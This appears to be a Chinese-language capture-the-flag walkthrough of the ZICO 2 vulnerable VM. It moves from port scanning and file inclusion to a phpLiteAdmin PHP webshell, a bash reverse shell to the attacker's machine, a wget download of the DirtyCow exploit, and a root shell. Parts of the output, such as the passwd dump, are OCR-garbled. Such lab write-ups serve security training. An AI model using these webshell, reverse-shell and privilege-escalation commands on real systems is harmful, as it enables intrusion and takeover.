靶机精讲: ZICO 2 靶机 writeup

一.arp-sacn 扫描靶机

靶机ip: 192.168.28.132

二.端口扫描

• tcp

• udp

```
sudo nmap -sU --min-rate=10000 192.168.28.132
   [sudo] kali 的密码:
   Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 08:55 EDT
   Nmap scan report for 192.168.28.132
Host is up (0.00028s latency).
   Not shown: 992 open|filtered udp ports (no-response)
            STATE SERVICE
   PORT
            open rpcbind
open ntp
   111/udp
   123/udp
   16739/udp closed unknown
   29977/udp closed unknown
   32815/udp closed unknown
   49160/udp closed unknown
   49207/udp closed unknown
   54281/udp closed unknown
  MAC Address: 00:0C:29:F3:C6:96 (VMware)
   Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
0
```

script

• 分析

- 。 tcp和udp
 - 结合二者,我们可以靶机开饭了**22,80,111,123,53150**,开启的服务分别是 ssh, apache, rpc, ntp, statue。
- script
 - 80端口出来了一些目录,其中dbadmin我们需要重点关注,其他的需要检查。
- 。总结
 - 80端口仍是我们首选进攻点,22端口放置最后,如果80端口没有结果,那查看其他端口。

三.web目录爆破

• 使用dirb http://192.168.28.132`默认字典爆破, 当然** dirseach, gobuster**都是极为不错的工具, 值得一试。




- 结果
 - 。 与script扫描出来的目录一致。

四.信息汇总

- web界面
 - 。首页




- 源码也看过了,没有让我感兴趣的东西。
- PORTFOLIO




■ 这个界面的网址是有个page参数,可能存在文件包含漏洞。

• 目录

- 。 js与css略过。
- dbadmin



- 存在一个登录界面是否有弱密码呢。
- view




■ 没有任何东西

五.对可疑点攻击

- 文件包含漏洞
 - 。 做了个小测试,确实有文件包含漏洞



。 查看/etc/passwd



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/pd:/bin/sh mali:x:8:8:mali:/var/mali:/bin/sh news:x:9:9:news:/bin/sh uccp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www-/bin/sh backup:x-34:34:backup:/var/sckups-/bin/sh list:x:38:33:38:Mailing tax:Manager:/var/filst:/bin/sh ircx:39:39:ircd:/var/run/first/bin/sh gnats:x-41:41:Gaats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:obody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/bis/false ntp:x:103:108::/home/ntp:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin vboxadd:x:9991::/var/run/vboxadd:/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL Server,..:/nonexistent:/bin/false zico:x:1000:1000:,..:/home/zico:/bin/bash

发现用户zico。


○ 查看/proc/version




版本: linux 3.2.0-23。

弱密码漏洞

。 尝试输入admin , 结果直接登录进去



了账号密码,但是经过了hash加密,似乎是md5



六.破译密码

- 保存
 - 。 将密码保存在upasswd中

```
(kali@ kali)-[~/vulndevice/zico]
$ cat upasswd
root:653F4B285089453FE00E2AAFAC573414
zico:96781A607F4E9F5F423AC01F0DAB0EBD
```

- 破译
 - 。 当然选择john呀 (hashcat也行)

七.ssh连接


• 连接ssh

```
(kali® kali)-[~/expiorevulntool]
$ ssh zico@192.168.28.132
Load key "/home/kali/.ssh/id_rsa": error in libcrypto
zico@192.168.28.132's password:
Permission denied, please try again.
zico@192.168.28.132's password:
Permission denied, please try again.
zico@192.168.28.132's password:
zico@192.168.28.132's password:
zico@192.168.28.132' Permission denied (publickey,password).
```

的zico和root用户登录不了。

八.使用searchsploit

1.phpLiteAdmin版本信息



2.寻找漏洞



可用漏洞,可以使用searchspolit phpliteadmin 1.9.3 -m 24044.txt


• 漏洞信息



- 实施
 - 。 首先创建一个新的数据库, 名字随意




。 在创建一个表,名字随意,但只要一个字段



。 字段名随意, 但是内容要写一个php一句话木马<?php eval(\$_POST['cmd']); ?>




。 使用蚁剑连接



九.capture flag

1.利用反弹shell到kali中

• 在蚁剑中开启虚拟终端, 然后执行反弹shell, 反弹shell命令: bash -c '/bin/bash -i 0>& /dev/tcp/kali-ip/port 0>&1,在kali用nc监听: nc -lvnp port



- 提权三部曲
 - 。 sudo 提权
 - 使用sudo -1命令来查看我们可以执行哪些命令

```
(kali® kali)-[~/vulndevice/zico]
$ sudo nc -lvnp 1234
[sudo] kali 的密码:
listening on [any] 1234 ...
connect to [192.168.28.50] from (UNKNOWN)
bash: no job control in this shell
www-data@zico:/var/www$ sudo -l
sudo -l
sudo: unknown user: root
sudo: unable to initialize policy plugin
www-data@zico:/var/www$
```

没有权限,只能作罢。

。 suid 提权

■ 使用find -perm -u=s -type f 2>/dev/null来查看具有suid的文件

```
(kali@kali)-[~/vulndevice/zico]
[sudo] kali 的密码
listening on [any] 1234 ...
connect to [192.168.28.50] from (UNKNOWN) [192.168.28.132] 58052
bash: no job control in this shell
  ww-data@zico:/var/www$ sudo -l
sudo: unknown user: root
sudo: unable to initialize policy plugin
www-data@zico:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudoedit
/bin/fusermount
/bin/umount
/bin/ping6
/bin/mount
```

nmap, find, vim, bash, more, less, nano, cp出现这几个命令都能提权, ping命令也可以提权, 但是在这台靶机上不行。

。 内核提权

■ 使用命令uname -a 或cat /proc/version都可以查看内核版本

```
www-data@zico:/tmp$ uname -a
uname -a
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
```

在使用searchspolit搜索漏洞,使用命令searchspolit kernel 3.2.0,出现这些

我们选择dirtycow提权 (dirtycow是我们必须了解一个漏洞) , 将40839.c下载下来,将文件传输给靶机,在开启一个php服务sudo php -S 0:80,

```
(kali@ kali)-[~/expiorevulntool]
$ sudo php -S 0:80
[sudo] kali 的密码:
PHP 5.5.38 Development Server started at Sun Jul 2 09:39:37 2023
Listening on http://0:80
Document root is /home/kali/expiorevulntool
Press Ctrl-C to quit.
```

在靶机系统wget 192.168.28.50/40839.c -O dirtycow.c

。然后编译c文件gcc -pthread dirtycow.c -o shell -lcrypt

```
www-data@zico:/tmp$ gcc -pthread dirtycow.c -o shell -lcrypt
gcc -pthread dirtycow.c -o shell -lcrypt
www-data@zico:/tmp$ ls
ls
dirtycow.c shell
```

接着

```
www-data@zico:/tmp$ chmod +x shell
chmod +x shell
www-data@zico:/tmp$ ./shell 123456
./shell 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fiaRL.Us@cfSs:@:@:pwned:/root:/bin/bash
mmap: 7ff2a83f1000

madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
```

./shell 123456,**123456**是密码。小等一会,就会完成。

```
firefart@zico:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@zico:/tmp# cd /root
cd /root
```

o flag

```
firefart@zico:~# cat flag.txt
cat flag.txt
#
#
#
# R0000T!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#
#
#
#
#
#
```

10.问题反馈

如果有不懂的地方,可以在评论区说明,我会由于解答。